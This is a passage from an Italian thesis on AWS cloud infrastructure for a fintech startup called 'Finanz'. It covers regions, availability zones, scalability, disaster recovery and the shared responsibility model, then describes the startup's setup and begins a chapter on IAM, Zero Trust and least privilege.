Tra i principali fornitori di servizi cloud, **Amazon Web Services (AWS)** si posiziona come leader di mercato e rappresenta la scelta infrastrutturale per moltissime startup a livello globale, incluse quelle operanti nel settore fintech, come nel caso studio di questa tesi. Lanciato nel 2006, AWS offre un portafoglio estremamente ampio e maturo di servizi cloud.

La struttura di AWS si basa su alcuni concetti chiave:

- **Infrastruttura Globale:** AWS opera attraverso una rete mondiale di **Regioni**. Ogni Regione è un'area geografica fisica separata (ad esempio, Irlanda, Francoforte, Nord Virginia). All'interno di ciascuna Regione, esistono multiple **Zone di Disponibilità (Availability Zones - AZ)**. Una AZ è

costituita da uno o più data center discreti, con alimentazione, raffreddamento e rete ridondanti. Le AZ all'interno di una Regione sono interconnesse con reti a bassa latenza ma sono fisicamente separate per garantire l'isolamento in caso di guasti (come incendi o allagamenti). Questa architettura permette di costruire applicazioni altamente disponibili e tolleranti ai guasti, distribuendole su più AZ.

- **Servizi Fondamentali:** AWS offre centinaia di servizi, ma alcuni sono considerati fondamentali:
 - **Compute:** Servizi per l'esecuzione di codice, come *Amazon Elastic Compute Cloud (Amazon EC2)* per macchine virtuali scalabili, *AWS Lambda* per l'esecuzione di codice serverless (senza la gestione di server), e servizi container come *Amazon Elastic Container Service (ECS)* ed *Amazon Elastic Kubernetes Service (EKS)*.
 - **Storage:** Servizi per l'archiviazione dei dati, come *Amazon Simple Storage Service (Amazon S3)* per lo storage a oggetti altamente duraturo e scalabile, *Amazon Elastic Block Store (Amazon EBS)* per volumi a blocchi destinati alle istanze EC2, e *Amazon Elastic File System (Amazon EFS)* per file system condivisi.
 - **Database:** Una vasta gamma di database gestiti, inclusi database relazionali (*Amazon Relational Database Service - Amazon RDS*), NoSQL (*Amazon DynamoDB*), data warehouse (*Amazon Redshift*), ecc.
 - **Networking:** Servizi per definire e controllare la rete virtuale, come *Amazon Virtual Private Cloud (Amazon VPC)* per creare reti isolate, *Elastic Load Balancing (ELB)* per distribuire il traffico, e *AWS Direct Connect* per connessioni dedicate.
 - **Security, Identity, & Compliance:** Servizi per gestire accessi, sicurezza e conformità, come *AWS Identity and Access Management (IAM)*, *AWS Key Management Service (KMS)*, *AWS Web Application Firewall (WAF)*, *Amazon GuardDuty* (per il rilevamento delle minacce).
- **Modello Pay-as-you-go:** Come accennato, si paga solo per le risorse effettivamente consumate, senza contratti a lungo termine o costi iniziali (per la maggior parte dei servizi).
- **Modello di Responsabilità Condivisa (Shared Responsibility Model):** È cruciale comprendere che la sicurezza su AWS è una responsabilità condivisa. AWS è responsabile della sicurezza *del* cloud (l'infrastruttura

fisica, la rete, l'hypervisor), mentre il cliente è responsabile della sicurezza *nel* cloud (la configurazione dei servizi, la gestione degli accessi, la protezione dei dati, la sicurezza del sistema operativo e delle applicazioni).

3.1.5 Il Caso Specifico: AWS per la Startup Fintech

La selezione di AWS quale infrastruttura cloud per la startup fintech oggetto di questa tesi è il risultato di una valutazione strategica, basata su fattori tecnici e di business specifici. Oltre ai benefici generali offerti dal cloud computing, AWS presenta caratteristiche particolarmente determinanti per un operatore del settore finanziario:

- **Maturità e Affidabilità:** Essendo il provider cloud più longevo e con la più vasta quota di mercato, AWS vanta una comprovata esperienza nella gestione di carichi di lavoro *mission-critical* (critici per la missione aziendale). Tale affidabilità è essenziale per un settore, come quello finanziario, che richiede massima operatività e fiducia da parte degli utenti.
- **Aampiezza dei Servizi:** Il vasto portafoglio di servizi AWS permette di costruire architetture complesse, resilienti e moderne. Esso consente di integrare nativamente servizi per l'analisi avanzata dei dati, il machine learning (fondamentale, ad esempio, per sistemi antifrode, credit scoring o personalizzazione dei servizi finanziari), e la gestione sicura delle transazioni.
- **Supporto alla Compliance:** AWS offre documentazione dettagliata, strumenti e servizi specifici (come AWS Artifact per l'accesso ai report di compliance) che aiutano le organizzazioni a soddisfare i rigorosi standard di conformità richiesti nel settore finanziario, tra cui PCI DSS, GDPR, ISO 27001 e normative locali specifiche. AWS stessa mantiene numerose certificazioni internazionali per la propria infrastruttura, fornendo una base solida su cui costruire applicazioni conformi.
- **Scalabilità e Performance Elevate:** La capacità di scalare le risorse in modo elastico e di garantire alte prestazioni è fondamentale per gestire picchi transazionali improvvisi (ad esempio, durante l'apertura dei mercati o in seguito a campagne promozionali) e assicurare tempi di risposta rapidi, critici per l'esperienza utente nei servizi finanziari.
- **Ecosistema di Partner Specializzati:** Esiste un vasto ecosistema di partner tecnologici e di consulenza con competenze specifiche su AWS, inclusi numerosi attori con expertise verticale nel settore fintech, in grado di supportare la startup in fasi di progettazione, implementazione e gestione.

- **Servizi di Sicurezza Avanzati e Stratificati:** AWS offre un set robusto e profondo di strumenti nativi per implementare controlli di sicurezza a molteplici livelli (rete, identità, dati, rilevamento delle minacce, crittografia), aspetti che verranno analizzati in dettaglio nei capitoli successivi.

Nei capitoli successivi, si analizzerà in dettaglio come l'infrastruttura di questa specifica startup fintech sia stata progettata e messa in sicurezza sfruttando i servizi e le *best practice* (migliori pratiche) offerte da AWS, con un focus sulle implicazioni e le scelte architetturali per un operatore del settore finanziario.

3.1.6 Infrastruttura Globale AWS: Fondamenta per la Fin-tech

Amazon Web Services (AWS) dispone di una infrastruttura globale altamente distribuita: nel 2025 il cloud AWS è esteso su 36 Regioni geografiche (ciascuna costituita da più Availability Zone) per un totale di 114 Availability Zones lanciate **aws-global-infra**. Ogni Regione AWS rappresenta un'area geografica distinta, fisicamente isolata dalle altre per garantire *fault tolerance* (tolleranza ai guasti) e permettere il rispetto dei requisiti regolamentari sulla sovranità dei dati **aws-global-infra**. All'interno di ogni Regione sono presenti almeno tre *Availability Zone (AZ)*, concepite come data center indipendenti dal punto di vista dell'alimentazione, del raffreddamento e della connettività di rete fisica, pur essendo interconnesse tramite collegamenti privati ridondanti ad alta velocità e bassa latenza **aws-global-infra**.

Questo design multi-AZ è particolarmente critico per una startup fintech: la capacità di resistere a guasti localizzati (come un'interruzione di corrente in un data center o un evento catastrofico limitato a una singola AZ) senza interruzione del servizio è fondamentale per mantenere la continuità operativa nelle transazioni finanziarie, preservare la fiducia degli utenti e rispettare potenziali requisiti normativi sulla disponibilità dei servizi. Secondo AWS, ciò garantisce un'elevata disponibilità dell'infrastruttura e contiene l'impatto di eventuali interruzioni all'interno della Regione interessata **aws-global-infra**.

Per supportare applicazioni globali a bassa latenza, cruciali per l'esperienza utente nei servizi finanziari digitali, AWS integra inoltre le *Edge Location* (punti di presenza perimetrali) e le *Local Zone* (zone locali). Le Edge Location (oltre 700 nel mondo) sono data center che ospitano servizi come Amazon CloudFront, una *Content Delivery Network (CDN)* (rete per la consegna di contenuti) che permette la consegna rapida di contenuti statici e dinamici agli utenti finali. CloudFront instrada le richieste al *punto di presenza (PoP)* geograficamente più vicino all'utente, minimizzando la latenza **aws-cloudfront**. Le Local Zone sono estensioni

dell’infrastruttura AWS posizionate strategicamente vicino a grandi centri urbani o industriali, progettate per offrire latenze nell’ordine dei millisecondi a singola cifra per scenari applicativi specifici (ad esempio, sistemi di trading ad alta frequenza, elaborazione di pagamenti in tempo reale o applicazioni di realtà aumentata per servizi finanziari).

Il backbone di rete globale AWS, basato su una dorsale in fibra ottica ridondata che interconnette le Regioni con capacità fino a 400 Gb/s **aws-network**, è un altro asset fondamentale. Tutti i dati che transitano su questa rete globale tra i data center e le Regioni AWS vengono crittografati automaticamente a livello fisico prima di lasciare le strutture protette **aws-network**. Il cliente, inoltre, mantiene il pieno controllo sui propri dati, inclusa la facoltà di applicare ulteriori livelli di crittografia utilizzando servizi dedicati. Questa solida infrastruttura di rete non solo garantisce performance elevate, ma la crittografia automatica dei dati in transito aggiunge un livello di sicurezza fondamentale per i dati finanziari sensibili.

Dal punto di vista di una startup fintech, una siffatta infrastruttura globale distribuita offre vantaggi tangibili. La possibilità di collocare geograficamente le risorse permette di posizionare le applicazioni e i dati vicino agli utenti finali o in specifiche giurisdizioni per soddisfare requisiti di bassa latenza (cruciali per l’esperienza utente in app finanziarie) e di sovranità dei dati (come il GDPR). L’ampia rete backbone e la sua crittografia intrinseca proteggono le comunicazioni inter-regionali, essenziali ad esempio per strategie di disaster recovery. Le Edge Location, tramite CloudFront, possono accelerare significativamente l’erogazione di interfacce web o API rivolte ai clienti, migliorando la reattività delle piattaforme fintech, un fattore competitivo chiave.

3.1.7 Architettura Virtualizzata e Meccanismi di Scalabilità per la Fintech

Le risorse computazionali su AWS sono erogate principalmente attraverso tecnologie di *virtualizzazione*. Su ogni server fisico (host) viene eseguito un *hypervisor* (monitor di macchine virtuali), un software che astrae l’hardware sottostante e crea molteplici istanze virtuali isolate tra loro. In AWS, la virtualizzazione, storicamente basata su hypervisor Xen e più recentemente sul sistema AWS Nitro (che include un hypervisor leggero basato su KVM, Kernel-based Virtual Machine) **aws-nitro-hypervisor**, consente di eseguire su un singolo server fisico decine di *macchine virtuali* (VM) indipendenti, ciascuna con il proprio sistema operativo e le proprie applicazioni **ibm_iaas**. L’hypervisor assegna a ogni VM una porzione dedicata di CPU, memoria e storage, garantendo l’isolamento delle risorse e della sicurezza tra le istanze **ibm_iaas**.

Grazie alla virtualizzazione, più tenant (clienti AWS) possono condividere in modo sicuro lo stesso hardware fisico sottostante; questo è il concetto di *multitenancy* (multi-locazione), definito dal NIST come un'architettura in cui "una singola istanza di un software gira su un server ed è usata da più tenant" **nist800-145**. In pratica, anche in un modello multitenant come quello di AWS, ogni cliente opera all'interno del proprio ambiente virtuale logicamente isolato, con i propri dati segregati, grazie a meccanismi di isolamento di rete (ad esempio, *Virtual Private Cloud - VPC*) e alle garanzie fornite dal software di virtualizzazione. Per una startup fintech, il modello multitenant, pur offrendo significativi vantaggi in termini di costi e agilità, richiede un'attenta valutazione e l'implementazione di robuste strategie di isolamento a livello applicativo e di rete, complementari a quelle fornite da AWS, per garantire la segregazione e la protezione dei dati finanziari sensibili.

La virtualizzazione è il fulcro dell'offerta IaaS di AWS. Come delineato nel modello di responsabilità condivisa (descritto in seguito), AWS gestisce l'infrastruttura fisica sottostante (hardware, networking, data center, patching dell'hypervisor), mentre il cliente mantiene il controllo sul sistema operativo guest, sugli aggiornamenti software, sulle configurazioni di sicurezza dell'ambiente virtuale e sulle applicazioni **aws-well-architected**. Ad esempio, quando si avvia un'istanza Amazon EC2 (il servizio IaaS di AWS), AWS fornisce la macchina virtuale, ma è responsabilità del cliente gestirne il sistema operativo, le patch di sicurezza e il software applicativo. Questa astrazione permette di orchestrare e scalare migliaia di istanze virtuali con un elevato grado di automazione.

Per gestire la crescita del carico di lavoro e le fluttuazioni della domanda, tipiche del settore fintech, AWS offre due principali meccanismi di scalabilità:

- La **scalabilità verticale** (scale-up) consiste nell'aumentare le risorse di una singola istanza (ad esempio, incrementando CPU, RAM o capacità di I/O del disco) **awsAutoScaling**. Questa strategia può essere utile per carichi di lavoro monolitici o database, ma presenta limiti fisici intrinseci e può introdurre un *single point of failure* (singolo punto di guasto) se non gestita con ridondanza. Per una startup, può essere una soluzione iniziale, ma la sua limitata resilienza la rende meno adatta per carichi di lavoro critici nel settore fintech a lungo termine.
- La **scalabilità orizzontale** (scale-out) implica la distribuzione del carico di lavoro su più istanze o nodi, replicando l'applicazione **awsAutoScaling**. Ad esempio, si possono avviare più istanze EC2 identiche dietro un bilanciatore di carico (come Elastic Load Balancing). In questo modo, il traffico utente viene distribuito tra le VM disponibili, e il sistema può tollerare il guasto di

singole istanze senza interrompere il servizio. La scalabilità orizzontale è particolarmente vantaggiosa per le applicazioni fintech, che spesso sperimentano fluttuazioni significative nel carico di lavoro (ad esempio, durante l'apertura dei mercati, eventi promozionali, o picchi di fine mese per elaborazioni contabili). La capacità di aggiungere o rimuovere istanze dinamicamente, spesso gestita da servizi come AWS Auto Scaling **awsAutoScaling**, permette alla startup di mantenere performance ottimali e controllare i costi in modo efficiente, pagando solo per le risorse effettivamente utilizzate.

Per massimizzare la disponibilità delle applicazioni, un requisito non negoziabile per i servizi finanziari, in AWS si progetta attivamente per la resilienza utilizzando repliche *multi-AZ* (distribuite su più Zone di Disponibilità). Ad esempio, il servizio Amazon RDS consente di creare istanze database in configurazione Multi-AZ: quando questa opzione è abilitata, AWS provvede automaticamente a creare e mantenere una replica sincrona (standby) del database primario in una Availability Zone differente all'interno della stessa Regione **aws-rds-multiaz**. Tutte le modifiche al database primario vengono replicate in tempo reale alla standby. In caso di guasto dell'istanza primaria o dell'intera AZ in cui risiede, RDS gestisce un *failover* (passaggio automatico alla replica) trasparente alla replica standby, minimizzando i tempi di indisponibilità, noti come *Recovery Time Objective (RTO)*. Questa funzionalità è di importanza critica per una startup fintech, poiché la perdita di accesso al database transazionale principale potrebbe comportare l'interruzione dei servizi, perdite finanziarie e danni reputazionali significativi. Analogamente, servizi come Elastic Load Balancing possono e devono essere configurati per distribuire il traffico su istanze dislocate in multiple AZ, garantendo che un'interruzione locale sia compensata dagli altri nodi attivi. Le scelte architetturali per l'alta disponibilità includono quindi l'uso sistematico di configurazioni multi-AZ, il bilanciamento del carico e la replica dei dati (eventualmente su più Regioni per il *disaster recovery*, recupero da disastro).

Nei casi estremi di disastro che potrebbero compromettere un'intera Regione AWS, è necessario implementare strategie di Disaster Recovery (DR) più complesse, come delineato nel Well-Architected Framework di AWS **awsWellArchitected**. Tra queste strategie si annoverano:

- **Backup and Restore (Backup e Ripristino):** Utilizzo di snapshot periodici dei dati (ad esempio, archiviati su Amazon S3 e Amazon S3 Glacier) e template infrastrutturali (ad esempio, AWS CloudFormation) per ricreare l'infrastruttura e ripristinare i dati in una Regione secondaria. È la strategia con RTO e *Recovery Point Objective (RPO)* (obiettivo del punto di ripristino, ovvero la massima perdita di dati accettabile) più elevati.

- **Pilot Light (Fiamma Pilota):** Mantenimento di una copia minima dell'infrastruttura (core infrastrutturale) e dei dati critici costantemente replicati nella Regione di DR. Le risorse applicative principali vengono attivate solo in caso di disastro.
- **Warm Standby (Standby Tiepido):** Mantenimento di una versione scalata ridotta, ma pienamente funzionante, dell'applicazione nella Regione di DR, pronta a gestire il traffico in caso di failover.
- **Multi-site Active/Active (o Hot Standby, Standby Caldo):** L'applicazione è dispiegata e attivamente serve traffico contemporaneamente in due o più Regioni, con meccanismi di bilanciamento del carico geografico. È la strategia più complessa e costosa, ma offre l'RTO e l'RPO più bassi.

La scelta della strategia di DR per una startup fintech dipenderà da una valutazione del rischio, dai requisiti normativi (spesso stringenti nel settore finanziario per quanto riguarda la continuità operativa e i tempi di ripristino) e dal budget disponibile. AWS fornisce strumenti come AWS Resilience Hub **aws-resilience** per aiutare a definire, testare e monitorare la postura di resilienza delle applicazioni, assicurando che i tempi di recovery (RTO) e la perdita massima di dati accettabile (RPO) siano allineati con le esigenze di business e i requisiti di compliance.

3.1.8 Modello di Responsabilità Condivisa: Implicazioni per la Fintech

La sicurezza nel cloud AWS opera secondo il *modello di responsabilità condivisa (Shared Responsibility Model)* **aws-shared-responsibility**. Questo modello distingue nettamente le responsabilità di AWS da quelle del cliente. In sintesi, AWS è responsabile della *sicurezza "del" cloud ("security of the cloud")*. Ciò include la protezione dell'infrastruttura fisica e globale che esegue tutti i servizi AWS: l'hardware, il software di base (hypervisor, sistemi operativi dei servizi gestiti), la rete e le strutture fisiche (data center), compresi i controlli fisici e ambientali. AWS investe significativamente in misure quali sorveglianza 24/7, rigorosi controlli degli accessi fisici alle strutture, ridondanza dei sistemi e patching dell'infrastruttura sottostante **aws-shared-responsibility**.

D'altro canto, il cliente è responsabile della *sicurezza "nel" cloud ("security in the cloud")*. La natura e l'estensione di questa responsabilità dipendono dai servizi AWS scelti e dalla loro astrazione. Ad esempio, per un servizio IaaS come Amazon EC2, il cliente deve gestire la sicurezza del sistema operativo guest (installazione di patch, hardening), di tutte le applicazioni e software installati, e la configurazione dei controlli di rete a livello di istanza (come i Security Group,

AWS ECS with Fargate Shared Responsibility Model




Figura 4: Modello di Responsabilità Condivisa di AWS

che agiscono da firewall stateful) e di sottorete (Network ACLs, liste di controllo accessi di rete) **aws-shared-responsibility**. Per servizi più astratti o gestiti, come Amazon S3 (storage) o Amazon DynamoDB (database NoSQL), AWS gestisce l'infrastruttura sottostante, il sistema operativo e la piattaforma applicativa. Tuttavia, spetta al cliente proteggere i dati che carica e le applicazioni che vi accedono: ciò include la corretta configurazione delle policy di accesso (tramite AWS Identity and Access Management - IAM), la cifratura dei dati sensibili (a riposo e in transito, se non gestita nativamente dal servizio per specifici casi d'uso), la gestione delle chiavi di crittografia e l'applicazione di criteri di rete appropriati **aws-shared-responsibility**. In pratica, AWS fornisce gli strumenti e i meccanismi di sicurezza (crittografia, isolamento di rete, logging e auditing, ecc.), ma la loro corretta implementazione, configurazione e la gestione operativa della sicurezza applicativa e dei dati rimangono a carico del cliente.

Per una startup fintech, una profonda e continua comprensione di questo modello è fondamentale: essa guida l'allocazione delle risorse interne dedicate alla sicurezza, la definizione dei processi di compliance (ad esempio, per PCI DSS o GDPR, dove la startup deve dimostrare di aver adempiuto alle proprie responsabilità), la progettazione di controlli di sicurezza specifici per i dati finanziari e le transazioni dei propri clienti, e la corretta configurazione dei servizi AWS per costruire un ambiente sicuro e resiliente. La mancata comprensione di queste responsabilità

può portare a vulnerabilità significative e a non conformità normative.

Capitolo 4

Progettazione e Implementazione Avanzata della Sicurezza delle Identità e degli Accessi (IAM) in AWS

4.1 Introduzione alla Gestione delle Identità e degli Accessi

La gestione delle identità e degli accessi (IAM) rappresenta, a mio avviso, il fondamento di qualsiasi strategia di sicurezza robusta in un ambiente cloud come Amazon Web Services (AWS). Per una startup fintech, dove la protezione dei dati sensibili e la continuità operativa sono vitali, definire chi può accedere a cosa e con quali privilegi non è solo una best practice, ma una necessità imprescindibile. Questo capitolo esplora i principi cardine della sicurezza IAM, analizza la configurazione attuale della startup "Finanz" e propone una serie di miglioramenti concreti per rafforzare la postura di sicurezza, ispirandosi ai modelli Zero Trust e al Principio del Minimo Privilegio. L'obiettivo è creare un framework IAM che sia non solo sicuro, ma anche flessibile e gestibile, per supportare la crescita dinamica della startup.

4.2 Principi di Sicurezza per la Gestione delle Identità e degli Accessi e Analisi del Contesto Attuale

4.3 Configurazione Attuale dell'Ambiente AWS di Finanz (Focus Infrastrutturale)

Prima di addentrarci nelle specifiche di sicurezza, è utile richiamare brevemente la configurazione infrastrutturale di Finanz, focalizzandoci sugli aspetti non prettamente IAM, già trattati. L'infrastruttura cloud della startup è stata realizzata utilizzando i servizi di Amazon Web Services (AWS), con le operazioni principali concentrate nella regione geografica **eu-south-1** (Milano). Come già menzionato, l'account AWS (478291635847) è configurato con una separazione degli ambienti: **Finanz-Dev** per lo sviluppo e **Finanz-Prod** per l'applicazione in uso dagli utenti finali.

Il cuore dell'infrastruttura applicativa è **AWS Elastic Beanstalk**. Questo servizio semplifica il rilascio e la gestione delle applicazioni "Finanz". L'ambiente di sviluppo utilizza la configurazione **finanz-dev-v2** mentre quello di produzione opera su **finanz-prod-v1.3**. Elastic Beanstalk orchestra la creazione e configurazione delle risorse necessarie, come le macchine virtuali **Amazon EC2**. Per queste, ho osservato l'uso di istanze di tipo **t3a.small** per lo sviluppo e **t3a.medium** per la produzione, scelte per il loro buon rapporto prezzo-prestazioni per carichi di lavoro di piccole e medie dimensioni. Tipicamente, l'ambiente di sviluppo gestisce 1-2 istanze, mentre quello di produzione ne mantiene attive 3-5, scalando automaticamente durante i picchi di utilizzo grazie all'auto-scaling gestito da Elastic Beanstalk. Per l'ambiente di produzione, un **Application Load Balancer (ALB)** denominato **finanz-prod-alb-1284567** distribuisce le richieste degli utenti alle istanze EC2.

Per la gestione dei dati, Finanz utilizza **Amazon RDS for PostgreSQL**. Ho constatato la presenza di due istanze database separate: una per lo sviluppo (**finanz-dev-db.cluster-cx4s7k9m2qla.eu-south-1.rds.amazonaws.com**, di tipo **db.t4g.micro**) e una per la produzione (**finanz-prod-db.cluster-cx4s7k9m2qlb.eu-south-1.rds.amazonaws.com**, di tipo **db.t4g.small**). L'istanza di sviluppo gestisce circa 50-100 connessioni simultanee con un database di circa 2GB, mentre quella di produzione arriva a gestire fino a 500 connessioni con un database di circa 15GB. L'istanza di produzione è configurata in modalità **Multi-AZ** (Multi-Availability Zone) e entrambe le istanze RDS sono protette da crittografia a riposo, con chiavi gestite dal servizio **AWS KMS** (la chiave specifica per RDS è **arn:aws:kms:eu-south-1:478291635847:key/12345678-1234-1234-1234-1234567890ab**).

come menzionato, ma la gestione delle policy di accesso a questa chiave è stata discussa nel capitolo precedente).

La rete virtuale privata della startup è definita tramite **Amazon VPC (Virtual Private Cloud)**, chiamato "Finanz-vpc" con CIDR block 10.0.0.0/16. All'interno di questo VPC, lo spazio di indirizzi IP è diviso in **subnet** pubbliche (10.0.1.0/24, 10.0.2.0/24) e private (10.0.10.0/24, 10.0.11.0/24, 10.0.12.0/24), distribuite su diverse **Availability Zones** (eu-south-1a, eu-south-1b, eu-south-1c). La connettività verso Internet è fornita da un **Internet Gateway** (igw-0a1b2c3d4e5f67890) e un **VPC Endpoint per S3** (vpce-1a2b3c4d5e6f7g8h9) permette la comunicazione privata con S3.

Amazon S3 (Simple Storage Service) è utilizzato per:

- Archiviazione dei file di log (bucket `finanz-logs-478291635847`).
- Salvataggio degli artefatti di build da **AWS CodePipeline** (bucket `finanz-artifacts-eu`).
- Hosting di file statici per le applicazioni web (bucket `finanz-static-assets`), serviti tramite una distribuzione CloudFront (E1A2B3C4D5E6F7).

La crittografia lato server con chiavi KMS e l'imposizione di HTTPS sono pratiche già in uso per S3.

Infine, per l'automazione del rilascio software, Finanz si avvale di **AWS CodePipeline** e **AWS CodeBuild**, con notifiche gestite da **AWS SNS (Simple Notification Service)**.

4.3.1 Implementazione del Modello Zero Trust e del Principio del Minimo Privilegio

Come ho avuto modo di approfondire precedentemente [NdR: qui potresti riferirti a un capitolo teorico precedente, se esiste, con '??'], il modello **Zero Trust** rappresenta un cambiamento paradigmatico rispetto alla sicurezza tradizionale basata sul perimetro. Anziché assumere fiducia implicita per le entità all'interno della rete aziendale, il principio cardine è "non fidarsi mai, verificare sempre" (*never trust, always verify*). Ogni richiesta di accesso a una risorsa, indipendentemente dalla sua origine, deve essere esplicitamente autenticata, autorizzata e monitorata. Questo approccio mira a minimizzare la superficie d'attacco e a contenere l'impatto di eventuali compromissioni, risultando particolarmente critico per proteggere la *business continuity* aziendale. Ritengo che l'adozione di questo principio sia particolarmente rilevante nel contesto delle startup, caratterizzate da ambienti operativi dinamici e altamente flessibili. Le startup presentano peculiarità che amplificano l'esigenza di un solido framework di sicurezza:




Figura 5: Diagramma semplificato dell'architettura attuale di Finanz in AWS.

- **Instabilità relazionale:** Le relazioni professionali nelle startup possono deteriorarsi rapidamente, sia a livello dirigenziale che operativo. Secondo un'analisi di CB Insights, i conflitti interni tra fondatori rappresentano una delle principali cause di fallimento delle startup, incidendo per circa il 13% dei casi esaminati **CBInsights2023**.
- **Rischio di attacchi interni:** La fragilità dei rapporti aumenta la probabilità di attacchi da parte di ex-collaboratori con intenti vendicativi. Secondo il "2023 Data Breach Investigations Report" di Verizon, circa il 20% delle violazioni di dati coinvolge insider con accessi privilegiati **Verizon2023**.
- **Infrastrutture di sicurezza inadeguate:** Le startup, per limitazioni di risorse e focus prevalente sullo sviluppo del prodotto, spesso non dispongono di infrastrutture di sicurezza robuste. Un rapporto di Ponemon Institute evidenzia che le piccole organizzazioni hanno una probabilità tre volte maggiore di subire attacchi informatici rispetto alle grandi imprese, proprio a causa di investimenti insufficienti in sicurezza **Ponemon2023**.

Questa sezione illustra come i principi Zero Trust possano essere tradotti in misure di sicurezza concrete all'interno dell'infrastruttura cloud di una startup, con specifico riferimento all'ambiente AWS. Ci concentreremo in particolare sulla gestione delle identità e degli accessi, un pilastro fondamentale per qualsiasi architettura

Zero Trust, e sulla sua stretta interconnessione con il **Principio del Minimo Privilegio (Principle of Least Privilege - PoLP)**.

Sinergia tra Principio del Minimo Privilegio (PoLP) e Zero Trust

Il Principio del Minimo Privilegio non è solo una buona pratica di sicurezza a sé stante, ma è intrinsecamente legato e **fondamentale per il successo di un'architettura Zero Trust**. La loro sinergia si manifesta in diversi modi:

- **Riduzione della Superficie d'Attacco:** Limitando strettamente le azioni consentite a ciascuna identità, PoLP riduce l'insieme delle operazioni che un attaccante potrebbe eseguire anche riuscendo a compromettere le credenziali di quell'identità. La verifica dell'identità (Zero Trust) è necessaria ma non sufficiente; i privilegi limitati (PoLP) ne circoscrivono le capacità.
- **Limitazione del Raggio d'Esplosione (*Blast Radius*):** In caso di compromissione o errore, i danni potenziali sono confinati. Un utente o servizio con privilegi minimi non può accedere o modificare risorse al di fuori del suo ambito operativo ristretto, limitando il movimento laterale dell'attaccante e l'impatto dell'incidente.
- **Applicazione della Verifica Esplicita:** Implementare PoLP costringe a definire policy di accesso granulari e intenzionali, basate sulle reali necessità operative. Questo si allinea perfettamente con la richiesta di Zero Trust di basare ogni decisione di accesso su policy esplicite e dinamiche, piuttosto che su autorizzazioni ampie o ereditate implicitamente.
- **Miglioramento del Controllo e dell'Auditabilità:** Policy di accesso minimi e specifiche sono più facili da comprendere, gestire e verificare. Ciò semplifica l'audit della postura di sicurezza e la dimostrazione della conformità, permettendo di attestare che gli accessi sono effettivamente limitati come richiesto dal modello Zero Trust.

4.3.2 Gestione delle Identità e degli Accessi (IAM) come Pilastro di Zero Trust in AWS

L'infrastruttura ospitata su un Cloud Service Provider (CSP) come AWS è un asset critico per una startup fintech. Essa contiene dati sensibili degli utenti e ospita i servizi essenziali (endpoint API, istanze EC2 per server applicativi, networking VPC, ecc.) che ne garantiscono l'operatività. La protezione di queste risorse inizia dalla gestione rigorosa di chi può accedervi e cosa può fare. **AWS Identity**

and Access Management (IAM) è il servizio centrale per implementare questi controlli e costituisce una base imprescindibile per un modello Zero Trust.

Una delle prime e più critiche aree di intervento riguarda l'**account root di AWS**. Questo account possiede privilegi illimitati sull'intero ambiente AWS e rappresenta, di conseguenza, un obiettivo di altissimo valore per gli attaccanti e una fonte significativa di rischio operativo se usato impropriamente. Un'implementazione Zero Trust richiede misure stringenti per l'account root:

- **Limitazione Estrema dell'Uso:** L'accesso come utente root deve essere evitato per le operazioni quotidiane e riservato esclusivamente a quelle poche attività che lo richiedono obbligatoriamente (es. modifica delle informazioni di fatturazione, chiusura dell'account, modifica dei piani di supporto).
- **Protezione Robusta delle Credenziali:** La password deve essere estremamente complessa e, soprattutto, l'**Autenticazione a Più Fattori (MFA)** deve essere *sempre* abilitata e richiesta per l'accesso root.
- **Monitoraggio Continuo:** Ogni azione eseguita tramite l'account root deve essere tracciata e monitorata tramite servizi come AWS CloudTrail, generando allarmi per qualsiasi utilizzo.

